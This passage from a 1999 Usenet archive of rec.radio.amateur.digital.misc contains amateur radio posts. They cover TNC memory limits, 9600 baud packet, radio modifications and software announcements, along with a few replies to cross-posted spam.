>If you've got a single-port 9600 baud TNC connected to a host computer
>using a 9600 baud serial line, the amount of buffering required is
>typically one or two frames (i.e., less than 1KB of memory). If
>your host computer can't keep up with 9600 baud, then you've got a
>problem but it isn't the limited resources of the TNC.

Notice I mentioned 512 byte packets in 2048 byte segments, and enough
to retry, thus probably 12k of memory. If you cut down the node list and
all the other crap, you might have enough.

>Are you really comparing a direct, good-path 9600 baud circuit
>with a netrom (indirect) circuit? That's apples and oranges to
>the extreme, not a relevant comparison at all.

I'm comparing a 9600 baud repeater using a TNC using 256 byte
packets, to a direct path using 512 byte packets. Both using
segmentation.

>> >All a TNC does is turn your PC into a dumb terminal slave
>> >to a 4 MHz Z80 ...
>>
>> Bullshit. It attempts to offer you a half-duplex radio modem with
>> a quasi-SLIP interface that can be used to network two computers.
>> It fails because it only has a 16 bit address space, and is starving
>> for memory when operated with 512 or greater packet sizes.
>
>Excuse me? As I pointed above, as long as the TNC-to-host data rate
>is at least as great as the RF data rate, only one or two maxframe
>buffers are required, nowhere near starving for memory in a decently
>designed TNC. The 16-bit address space is not the limitation,

>not even remotely.

What's a decently designed TNC? All I had was a Kantronics and a
TNC-2 clone. Both had less throughput than the DMA card at 512 byte
packets. Mostly because they were not designed to operate with large
packets. I believe someone did a study on packet sizes on the TNC and
had charts to show they were made up with algorithms that favored
256 bytes and 128 bytes, and hit the edge of the Bell-Curve at 512 bytes.

It's more than just memory, but I simplified.

Steve

966. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: EricS61 <erics61@borg.collective.com>
Message-ID: <36d09c0a.0@nntp2.borg.com>
Source record: 19519

Steve Sampson wrote in message ...
>Carl R. Stevenson wrote
>
>>To the best of my knowledge (and I could have missed something),
>>there is no curent radio with a TNC built in.
>
>
>Kenwood has a handheld, but it is defective in that it is not a True FM
>radio, and therefore the 9600 operation is bound to be mediocre at
>best.
>
>>Radios that state "9600 baud ready" or some such verbage
>>simply have provisions for the necessary interface (port, if
>>you will) to connect to a 9600 baud TNC.
>
>
>Supposedly they operate down to DC and up to 4.8 kHz using a
>true FM modulator, NOT a reactance modulator. In almost every
>case, the words "9600 Ready" are a sales gimmick, so far anything
>(including Kenwood) that has those words has been a miserable
>failure. The only two new radios that can operate 9600, are the
>Tekk and the Hamtronics. Older Motorola radios had True FM, and
>these can be found for less that $75 in most regions.
>
>>The TNC is an outdated paradigm. Today packet can be
>>done at rates to 9600 baud with little or nothing more than
>>a connection to a sound card, with the host PC doing the
>>signal processing as well as the AX.25 (and/or TCP/IP)
>>processing.
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>Whoo-Hoo 9600! Sorry, this speed is not acceptable, I've seen
>64 k, and I ain't going back :-)
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>Actually there is more to it than the speed. Most TNC's are
>crummy little 8 bit CPU's that can address 64k of memory. Thus
>many of them are starving for memory space at most times, and
>can't operate. The functions of a TNC quickly consume this
>memory. 8 Bit devices are great for embedded gadgets, but these
>CP/M throwbacks we call TNC's are completely bogus.
>
>I used to run a Gracillis PackeTwin card here to another one 15
>miles NW of me. The difference was night and day. We ran
>9600 with 512 byte packets and I would send 4 of those before

>getting an ACK. We would not hesitate to ship huge ZIP files,
>and the thru-put compared to the alternate netrom 9600 circuit
>was like the netrom had 5 second out of memory windows when
>it would say "Huh? send again."
>
>Alas, Gracillis makes good hardware, but their software driver
>was all the time crashing. I don't think they ever fixed the driver
>before they went out of business. So I traded my card for some
>other Ham radio need.
>
>>To go to higher speeds requires a dedicated RF modem
>>such as the 56k "GRAPES" modem or the clone offered
>>as a built and tested unit by PACCOM.
>
>
>Screw that, I can buy almost ten 1.6 Mbps Proxim cards that
>operate full-duplex for the price of one grapes modem and all
>the stuff you need to make it work. Plus, the Proxim card is
>in an Ethernet card form, and works with TCP/IP out of the box.
>
>Anyone looking at Fog-Horn RF devices (radios that use
>Wide-Band RF and depend on power to overcome interferrence)
>as we approach the 21st Century, is basically in denial.
>
>>All a TNC does is turn your PC into a dumb terminal slave
>>to a 4 MHz Z80 ...
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>Bullshit. It attempts to offer you a half-duplex radio modem with
>a quasi-SLIP interface that can be used to network two computers.
>It fails because it only has a 16 bit address space, and is starving
>for memory when operated with 512 or greater packet sizes.
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>And don't get me started with those God damned baycom modem
>simulators either. 1200 baud is fine for some things, just sucks
>for the majority of what Hams want to do.
>
>Once you've seen 9600 using a DMA card, there's no going back;
>there's only going forward. Speed (through-put) is life, in radio-land.
>
>Steve
>
>
>
I remember a company that made DRSI cards. Pop one into your PC,
and you had various combinations of internal VHF/UHF port(s), and
external ports for hookup to say a HF modem.
Two problems arose...1.) The original manufacturer went out of business,
and 2.) Required a PC to be running, so if you had a power failure or the
computer for whatever reason locked up/died the PC crashed and so did

the DRSI card...thus your network did too.
Now those loveable little clunkers by PacCom aka the Tiny-2's...require very little power, and with minimal rewiring inside and a EPROM that has TheNET burned on it will go for quite sometime with a plain old car and/or gel cell battery. Get some xtal controlled hand held commercial quality radios, retune them if needed, hook them up to the same power source and you have a node site that will last for a few hours even days depending on traffic load and power consumption. This setup is very compact and can be used in remote locations.
Now the PC version will work, but will require more batteries for short term use, and the addition of a generator for backup power(and then someone to fuel it...not the best if it's a remote area not easily accessible). Remember, when the power is out, and the phone lines are down the internet access and computers die too. A good basic and even slow packet network will continue to clunk away...if it's setup correctly. Case in point...the Big Ice Storm that hit this
area last year. Voice and packet radio traffic was the SOLE source of communications in this area for a good week or two...longer in the more remote areas.

Eric in Northern NY State
N2JHJ

967. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: KD5GEH <kd5geh@arrl.net>
Message-ID: <7aq6v7pjn1@newnews.startext.net>
Source record: 19520

Welll.. All this info's just great.. ;)
But what do *I* need to know, just starting out?
I'm 'making a note' of all the replies to this thread, but right now, it's sorta like walking into Walmarts the other day wondering if I should get an "ion" or "partical" fire-detector.. I know what the differences are, sure, but.....

My local radio store has an Icom 207H (with built-in ports for tnc) & KPC-3+ for less than $500... Will that, like work?
Thanks!

EricS61 <erics61@borg.collective.com> wrote in message news:36d09c0a.0@nntp2.borg.com...
>Steve Sampson wrote in message ...
>>Carl R. Stevenson wrote
>>
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>>>done at rates to 9600 baud with little or nothing more than
>>>a connection to a sound card, with the host PC doing the
>>>signal processing as well as the AX.25 (and/or TCP/IP)
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>>Bullshit. It attempts to offer you a half-duplex radio modem with
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>>Steve
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>I remember a company that made DRSI cards. Pop one into your PC,
>and you had various combinations of internal VHF/UHF port(s), and
>external ports for hookup to say a HF modem.
>Two problems arose...1.) The original manufacturer went out of business,
>and 2.) Required a PC to be running, so if you had a power failure or the
>computer for whatever reason locked up/died the PC crashed and so did
>the DRSI card...thus your network did too.
>Now those loveable little clunkers by PacCom aka the Tiny-2's...require
>very little power, and with minimal rewiring inside and a EPROM that
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>quality radios, retune them if needed, hook them up to the same power
>source and you have a node site that will last for a few hours even days
>depending on traffic load and power consumption. This setup is very
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>and can be used in remote locations.
>Now the PC version will work, but will require more batteries for short
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>use, and the addition of a generator for backup power(and then someone to
>fuel it...not the best if it's a remote area not easily accessible).
Remember,
>when the power is out, and the phone lines are down the internet access and
>computers die too. A good basic and even slow packet network will
continue to
>clunk away...if it's setup correctly. Case in point...the Big Ice Storm
that
>hit this
>area last year. Voice and packet radio traffic was the SOLE source of
>communications in this area for a good week or two...longer in the more
remote
>areas.
>
>Eric in Northern NY State
>N2JHJ
>

968. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Wx1A2.1045$ir5.16555@news.goodnet.com>
Source record: 19521

That's sort of like asking: I want to go to San Jose, will a Honda Civic work?

Sure it will.

But you can also get there in hours on an airplane.

Thus, what everyone is complaining about packet, is that it is too slow, and becomes boring after a few months.

I would go to a swap meet if I was just starting out, and buy an used TNC (Kantronics would be good), or ask your Ham buddies what they are using. There's no sense buying a "Flux Capacitor" when a "Point Condenser" will do.

KD5GEH wrote in message <7aq6v7pjn1@newnews.startext.net>...
>Welll.. All this info's just great.. ;)
>But what do *I* need to know, just starting out?
>I'm 'making a note' of all the replies to this thread, but right now, it's
>sorta like walking into Walmarts the other day wondering if I should get an
>"ion" or "partical" fire-detector.. I know what the differences are, sure,
>but.................
>
>My local radio store has an Icom 207H (with built-in ports for tnc) &
KPC-3+
>for less than $500... Will that, like work?

969. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36d0ce31.0@news.iprolink.co.nz>
Source record: 19522
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

From my experience MT63 is not a poor performer.

There are some problems, especially latency and lock-up time, but once in action, MT63 is extremely robust and reasonably fast. I can work antipodean stations on 20m using MT63 just about every day if I wish, which is certainly not true (with the equipment I have) for the other modes I have tried.

Murray ZL1BPU

970. Mitrek and 9600

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: steve monsey <s.monsey@worldnet.att.net>
Message-ID: <36D0D85F.BB913C0D@worldnet.att.net>
Source record: 19523

Hi!
Just wondering if anyone has any updates on modifying a Mitrek UHF to 9600bps. I've done lots of web searches. Lots of the info is from a few years back and was wondering if anybody has done this recently and has some updated mods.

Just curious.

Steven Monsey - N0FPF

971. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36d7ede5.128941708@news.sci.fi>
Source record: 19524

On Sun, 21 Feb 1999 19:04:19 GMT, Dana@Source.Net (Dana H. Myers K6JQ) wrote:

: By the way, not all crystal designs are direct-FM, there are a great
: many phase-modulated (PM) crystal transmitters. These are useless for
: 9600 baud, since they do not have a DC response.

What exactly is the requirement for DC frequency response in 9600 bit/s modems ?

The AX.25 uses HDLC style bit stuffing to prevent too many consecutive '1's (and thus could be mistaken for the end flag), but there could be a long sequence of '0's, which would require a DC response. Wasn't the scrambler inserted just to prevent this from happening by splitting long sequences of '0's or '1's ? Does the bit stuffing interact with the scrambler producing long sequences of '0's and '1's ?

Please, correct me if I am wrong, but to me it appears that the main culprit is the incorrectly chosen coding that is feeding the modulator. With a coding specially designed to avoid very low frequencies (as in every coding system used to record digital data on a magnetic media), much more surplus radios could be easily converted to speeds larger than 1200/2400 bit/s.

Paul OH3LWR

972. HELP: TAC-310SX EPROM and 9K6 mods

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: John F Feist <aa6qn@juno.com>
Message-ID: <36D09FF2.76BF6D0@juno.com>
Source record: 19525

Is there anyone out there that has information regarding Eprom images for the TAC-TEC TAC310sx 70cm and 2m radios? They use a 2732A Eprom with 16 channel capability. Since these trancievers are true FM, I would like to modify them for packet 9600 baud use as well.

Looking forward in hearing from the masses, 73

John AA6QN

973. HELP: TAC-TEC TAC310SX EPROM and 9600bd Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: John F Feist <feistjf@nosc.mil>
Message-ID: <36D0A1AC.F6926F01@nosc.mil>
Source record: 19526

Does anyone out there have information regarding the Eprom images and file setup for the RCA/Kyodo TAC-TEC TAC310SX commercial 70cm and 2m radios? I have a few of these radios with scan/standard control heads and a couple of tone board versions. These radios make use of the 2732A Eproms.

Since these radios are true FM, I would like to modify them for 9600 baud packet. Is there anyone who has experience with the mod's required?

Thank you in advance, 73

John AA6QN

974. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7arnlneh1@nnrp1.dejanews.com>
Source record: 19527

In article <36d7ede5.128941708@news.sci.fi>,
keinanen@sci.fi (Paul Keinanen) wrote:
> On Sun, 21 Feb 1999 19:04:19 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
> wrote:
>
> : By the way, not all crystal designs are direct-FM, there are a great
> : many phase-modulated (PM) crystal transmitters. These are useless for
> : 9600 baud, since they do not have a DC response.
>
> What exactly is the requirement for DC frequency response in 9600
> bit/s modems ?
>
> The AX.25 uses HDLC style bit stuffing to prevent too many consecutive
> '1's (and thus could be mistaken for the end flag), but there could be
> a long sequence of '0's, which would require a DC response. Wasn't the
> scrambler inserted just to prevent this from happening by splitting
> long sequences of '0's or '1's ? Does the bit stuffing interact with
> the scrambler producing long sequences of '0's and '1's ?

Practically speaking, response all the way to DC isn't that critical.
In the case of PM transmitters, I should have said "since they do
not have a flat frequency response". PM effectively halves the
resulting deviation for every octave and has no DC response.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

975. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7arv9c$7e1$1@nnrp1.dejanews.com>
Source record: 19528

In article <qS_z2.943$ir5.16417@news.goodnet.com>,
"Steve Sampson" <ssampson@usa-site.net> wrote:
>
> Dana H. Myers K6JQ wrote
> >So, it sounds like the "True FM" radios you're talking about are
> >non-PLL radios that use very stable oscillators (i.e., crystal
> >oscillators) and are directly modulated by varying a reactance
> >attached to the crystal. In other words, it sounds like you
> >mean "crystal-controlled, direct-FM" when you write "true FM", right?
>
> Yes, a Tekk, or a Hamtronics should work fine for a new radio. I
> favor crystal controlled transmitters and receivers.

A lot of folks seem to overlook how useful a crystal-controlled
radio really is in packet radio. I personally favor surplus
land-mobile radios (Mitrek, Maxar, Flexar, to name a few) over
new 'amateur' grade equipment, but we're splitting hairs.

> >> Actually there is more to it than the speed. Most TNC's are
> >> crummy little 8 bit CPU's that can address 64k of memory. Thus
> >> many of them are starving for memory space at most times, and
> >> can't operate.
> >
> >Really? Memory starvation, even at 9600 baud? I strongly doubt it.
> >If you've got a single-port 9600 baud TNC connected to a host computer
> >using a 9600 baud serial line, the amount of buffering required is
> >typically one or two frames (i.e., less than 1KB of memory). If
> >your host computer can't keep up with 9600 baud, then you've got a
> >problem but it isn't the limited resources of the TNC.
>
> Notice I mentioned 512 byte packets in 2048 byte segments, and enough
> to retry, thus probably 12k of memory. If you cut down the node list and
> all the other crap, you might have enough.

I was thinking of a KISS TNC, myself. Sure, I know that KISS has the
disadvantage that it completely disconnects the upper-level protocols
from the MAC-level interface, but that's not particularly relevant.
One could design a better KISS-like protocol (apparently that's what
the six-pack protocol is) and it doesn't change the model. If you
use the TNC as a MAC-interface, it needn't buffer much.

> >Are you really comparing a direct, good-path 9600 baud circuit
> >with a netrom (indirect) circuit? That's apples and oranges to
> >the extreme, not a relevant comparison at all.
>

> I'm comparing a 9600 baud repeater using a TNC using 256 byte
> packets, to a direct path using 512 byte packets. Both using
> segmentation.

Just curious what kind of repeater - digipeater (half-duplex) or
full-duplex?

> What's a decently designed TNC? All I had was a Kantronics and a
> TNC-2 clone. Both had less throughput than the DMA card at 512 byte
> packets. Mostly because they were not designed to operate with large
> packets. I believe someone did a study on packet sizes on the TNC and
> had charts to show they were made up with algorithms that favored
> 256 bytes and 128 bytes, and hit the edge of the Bell-Curve at 512 bytes.

I'm still a little confused. What was the DMA card? Where was the
AX.25 protocol running when using the DMA card? Were the TNCs used in
KISS mode or were they running the AX.25 protocol?

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

976. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7as4e0$j04$1@garnet.tc.umn.edu>
Source record: 19529

In article <PfWz2.872$ir5.14726@news.goodnet.com>,
Steve Sampson <ssampson@usa-site.net> wrote:
>Carl R. Stevenson wrote
> [...]
> In almost every
>case, the words "9600 Ready" are a sales gimmick, so far anything
>(including Kenwood) that has those words has been a miserable failure.

It would be useful if you were more specific than "miserable failure."

Do you mean excessive Tx/Rx and/or Rx/Tx delays? In practice, what
is "excessive"?

Do you mean excessive bit error rates? Under poor conditions? Under
good conditions? What bit error rates ought to be considered excessive?

Do you mean with certain receivers? Certain transmitters?

Would the casual user know that their transceiver was a "miserable failure"
at 9600 bps, or is sophisticated test equipment or procedures required
to detect "miserable failure"?

> Older Motorola radios had True FM, and
>these can be found for less that $75 in most regions.

Are you referring to the Motorola Mitrek?

By the way, converting Motorola Mitreks makes a nice club project. It
is an easy way of getting a lot of people on the air at 9600 bps without
requiring everyone to have the test gear and skill necessary to tune the
radios and set the deviation. See, for example, http://www.twinslan.org/.
(By the way, the Timewave/AEA IDR-96 is a product that was developed by AEA,
but apparently never marketed. I don't know if it is generally available;
Timewave happens to be nearby.)

Thanks in advance,

Tim Salo
tjs@tc.umn.edu
AB0DO

977. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7asagnjme1@garnet.tc.umn.edu>
Source record: 19530

In article <7aplbe$al9$1@nnrp1.dejanews.com>,
Dana H. Myers K6JQ <Dana@Source.Net> wrote:
> [...]
>So, all this longish response is intended to point out that it
>isn't as simple as finding a radio with "True FM". What is
>required for 9600 baud operation is an FM (direct-FM, not PM)
>radio with response down to DC. Sure, this is mildly confusing,
>which explains why 9600 baud packet operation is so challenging
>to most amateurs.
> [...]

Dana,

Thanks for the useful tutorial on the transmitter requirements for 9600bps operation.

However, my question still remains: if I am going to buy a traditional VHF transceiver (you know, one that comes with a microphone; not a crystal-controlled data radio), how do I figure out which ones will work better than others at 9600 bps?

Should I print your paragraph, take it to my local ham store and say: "This is what I want?" Should I take it to my local ham convention and tell the vendors "This is what I want"?

(Oh, and before everyone jumps up and tells me to buy a bicycle when what I really want is a car, I do have a Mitrek running at 9600 bps.)

Thanks in advance for your thoughts,

Tim Salo
AB0DO

978. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7d3css.hpt.nielsen@bob.localnet>
Source record: 19531

On 22 Feb 1999 13:17:43 -0600, Timothy J Salo <tjs@garnet.tc.umn.edu> wrote:
>In article <7aplbe$al9$1@nnrp1.dejanews.com>,
>Dana H. Myers K6JQ <Dana@Source.Net> wrote:
>> [...]
>>So, all this longish response is intended to point out that it
>>isn't as simple as finding a radio with "True FM". What is
>>required for 9600 baud operation is an FM (direct-FM, not PM)
>>radio with response down to DC. Sure, this is mildly confusing,
>>which explains why 9600 baud packet operation is so challenging
>>to most amateurs.
>> [...]
>
>Dana,
>
>Thanks for the useful tutorial on the transmitter requirements for 9600bps
>operation.
>
>However, my question still remains: if I am going to buy a traditional
>VHF transceiver (you know, one that comes with a microphone; not a
>crystal-controlled data radio), how do I figure out which ones will
>work better than others at 9600 bps?

One thing you can check is the product reviews in QST (these are all now
available to ARRL members on www.arrl.org.) They usually show
transmit-receive and receive-transmit turnaround time, which will show if
you can use a low value of TXD. I've seen some reviews which showed
bit-error-rate measurements, but they are not as common.

>
>Should I print your paragraph, take it to my local ham store and say:
>"This is what I want?" Should I take it to my local ham convention and
>tell the vendors "This is what I want"?
>
>(Oh, and before everyone jumps up and tells me to buy a bicycle when what
>I really want is a car, I do have a Mitrek running at 9600 bps.)

You're probably better off with the Mitrek than practically any of the
currently-available synthesized radios.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

979. Pactor Primer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Ian Groves <igroves@olympus.net>
Message-ID: <36D1CC04.A242110D@olympus.net>
Source record: 19532

I have heard of a program I can download called "pactor primer."
Does anyone know the address for such a program? I am also
interested in any program that will help get me started in
pactor..

Thanks & 73 de Ian KI7QX

980. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7aslc2$sv7$1@nnrp1.dejanews.com>
Source record: 19533

In article <7asagnjme1@garnet.tc.umn.edu>,
tjs@garnet.tc.umn.edu (Timothy J Salo) wrote:
> In article <7aplbe$al9$1@nnrp1.dejanews.com>,
> Dana H. Myers K6JQ <Dana@Source.Net> wrote:
> > [...]
> >So, all this longish response is intended to point out that it
> >isn't as simple as finding a radio with "True FM". What is
> >required for 9600 baud operation is an FM (direct-FM, not PM)
> >radio with response down to DC. Sure, this is mildly confusing,
> >which explains why 9600 baud packet operation is so challenging
> >to most amateurs.
> > [...]
>
> Dana,
>
> Thanks for the useful tutorial on the transmitter requirements for 9600bps
> operation.
>
> However, my question still remains: if I am going to buy a traditional
> VHF transceiver (you know, one that comes with a microphone; not a
> crystal-controlled data radio), how do I figure out which ones will
> work better than others at 9600 bps?

The way I figure out how suitable a radio is, is by inspecting the
schematic diagram ;-)

> Should I print your paragraph, take it to my local ham store and say:
> "This is what I want?" Should I take it to my local ham convention and
> tell the vendors "This is what I want"?

You could show them:

I want plug-n-play 9600-baud FSK operation, with the
following characteristics:

1) Modulation response from very-near-DC to 4800 Hz
2) Constant deviation amplitude across the band.
3) Transmit/receive and receive/transmit delays
under 30mS.

This really about sums it up. By the way, as far as I can tell,
the FT-847 meets these requirements ;-)

> (Oh, and before everyone jumps up and tells me to buy a bicycle when what
> I really want is a car, I do have a Mitrek running at 9600 bps.)

Mitrek! There's a real radio, with a real receiver, unlike the
typical ham rigs these days ;-) ;-)

Dana K6JQ
Dana@Source.Net

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

981. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Hank Oredson <hank_oredson@mentorg.com>
Message-ID: <7asjid$t8h@hpbab.wv.mentorg.com>
Source record: 19534

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7conim.dda.nomail@sys3.pe1chl.ampr.org...
>Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>>As s system architect, I recognize that the TNC does have one major
>>strength: it adds another processor with separate power to the system.
>>Even in KISS mode, this can help reduce the workload on a PC so that
>>other applications will still be usable.
>
>Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>power to a modern PC. Furthermore, there is almost no reduction in
>workload especially in KISS mode, because all the date going between
>radio and TNC is also transferred between TNC and PC.

Think about interrupt processing load and context switch time.
Then think about the other processor in the TNC (the HDLC chip).

982. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Hank Oredson <hank_oredson@mentorg.com>
Message-ID: <7asjml$t8i@hpbab.wv.mentorg.com>
Source record: 19535

Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote in message
news:36cdec73.14501188@newse.twcny.rr.com...
>Bob,
>
>My understanding is that in KISS mode, the TNC is only handling
>transmitter control and error detection/correction. The string passed
>between the TNC and computer is the IP packet, so the PAD is turned
>off.

Exactly correct, with one addition: the TNC may notify the host computer
when it actually sends the frame, just as 6pack does.

>Bob McConnell
>N2SPP
>
>On Fri, 19 Feb 1999 10:43:11 -0500, Bob Lewis <aa4pb@erols.com> wrote:
>
>>So you're saying in KISS mode the TNC is no longer handling the AX25
>>protocol stuff?
>>
>>Rob Janssen wrote:
>>>
>>> Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>>> >As s system architect, I recognize that the TNC does have one major
>>> >strength: it adds another processor with separate power to the system.
>>> >Even in KISS mode, this can help reduce the workload on a PC so that
>>> >other applications will still be usable.
>>>
>>> Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>>> power to a modern PC. Furthermore, there is almost no reduction in
>>> workload especially in KISS mode, because all the date going between
>>> radio and TNC is also transferred between TNC and PC.
>>>
>>> Rob
>>> --
>>>
+----------------------------------+--------------------------------------+
>>> | Rob Janssen pe1chl@amsat.org | WWWhome:
http://www.pe1chl.demon.nl/ |
>>> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
PE1CHL@PI8WNO.#UTR.NLD.EU |
>>>
+----------------------------------+--------------------------------------+
>

983. Re: Mitrek and 9600

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36D1DA57.2121@deskmedia.com>
Source record: 19536

steve monsey wrote:
> Just wondering if anyone has any updates on modifying a Mitrek UHF to
> 9600bps. I've done lots of web searches. Lots of the info is from a few
> years back and was wondering if anybody has done this recently and has
> some updated mods.

Bdale Garbee's mods are the best, in my not-so-humble opinion.

He has one little error in his paper. He mentions that you need
to remove an R515. There is no R515 (at least not in the proper
section). I believe he made a typo. It should be L515 (an inductor).

http://www.tapr.org/~n3eua/hw/mitrek.html

You will need to get a service manual in order to find most of the
parts. Not really a big deal. I found one at Dayton for about $10.
I modified a VHF radio with his procedure and it is a very nice
full-duplex digital repeater.

Good luck!

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

984. Re: REPENT: Jesus is *your* King! `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: "VS.k" <karl.vander.stricht@skynet.be>
Message-ID: <7asm2mqli1@news1.skynet.be>
Source record: 19537
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

```
Min_Thumps wrote in message <199902222212.QAA08974@crius.flash.net>...
>
>By popular request...
> 'Lord of the Sabbath'
>
> The "Seventy Weeks" prophecy found at Daniel 9:24-27
> is proven historically accurate-to-the-day 483 years
```

COUIC !!!!!
Ouf
pas un peu culott des fois ce mec !
4 messages comme a et t'as plus de place sur ton disque dur

985. Re: REPENT: Jesus is *your* King! ☺ ☺☺☺☺ `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Vento <harry@vento.demon.nl>
Message-ID: <919723949.7742.1.rover.d4ee39e5@news.demon.nl>
Source record: 19538
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Wrong newsgroup.

986. Re: REPENT: Jesus is *your* King! ¬ °µ¹¨ `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Kit <kit@earthling.net>
Message-ID: <36D1E0F4.F55EA6EF@earthling.net>
Source record: 19539
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

"VS.k" wrote:

> Min_Thumps wrote in message <199902222212.QAA08974@crius.flash.net>...
> >
> >By popular request...
> > 'Lord of the Sabbath'
> >
> > The "Seventy Weeks" prophecy found at Daniel 9:24-27
> > is proven historically accurate-to-the-day 483 years
>
> COUIC !!!!!
> Ouf
> pas un peu culottï¿½ des fois ce mec !
> 4 messages comme ï¿½a et t'as plus de place sur ton disque dur

Excuse his french, but, piss off.....we don't wanna know.

-- Kit

Oh Bother! said Pooh, and twitted @tO@.
---

987. Re: REPENT: Jesus is *your* King! • ••••

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: "Michael J. Sacks" <msacks@students.uiuc.edu>
Message-ID: <Pine.SOL.3.96.990222183516.1070D-100000@ux11.cso.uiuc.edu>
Source record: 19540
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

On Tue, 23 Feb 1999, Chris Petrohilos wrote:

> Wrong ng, remove the Chicago Bulls from your posting list.
>
> (alt.sports.basketball.nba.chicago-bulls)
>
> NO one here is interested in this crap

True, although I was interested in the amazing spread of different
newsgroups this person chose to post in. Almost kibological.

Mike Sacks

988. Pk-Term '99 and Pacterm '98 release 1.2.1A is on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-22 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <u5sMmOuX#GA.111@upnetnews03>
Source record: 19541

A minor maintenance release for PK-Term '99 and Pacterm '98 is on the web at http://www.cssincorp.com .

This release fixes issues with TNC initialization and fixes the 'flicker' on the HF window.

This upgrade is free to all owners of the programs.

989. TAC-TEC TAC310SX Eprom and 9K6 mod's 70cm & 2m

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: John Feist <aa6qn@wedgie.nosc.mil>
Message-ID: <36D276AE.80B85C1E@wedgie.nosc.mil>
Source record: 19542

Is there any one out there that has experience/knowlege on modifying a RCA/KYODO TAC-TEC TAC310SX transceiver? I have several of these rigs and would like to convert then too packet operation. These radios have both standard/scan control heads with 2 tone dtmf and Quite Channel tone boards.

The EPROM's are 2732A type

I have a box of brand new scan control heads that I am willing to trade for services rendered.

73, John

990. Re: REPENT: Jesus is *your* King! ♦ ♦♦♦♦ `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Chris Petrohilos <petro-cepac@powerup.com.au>
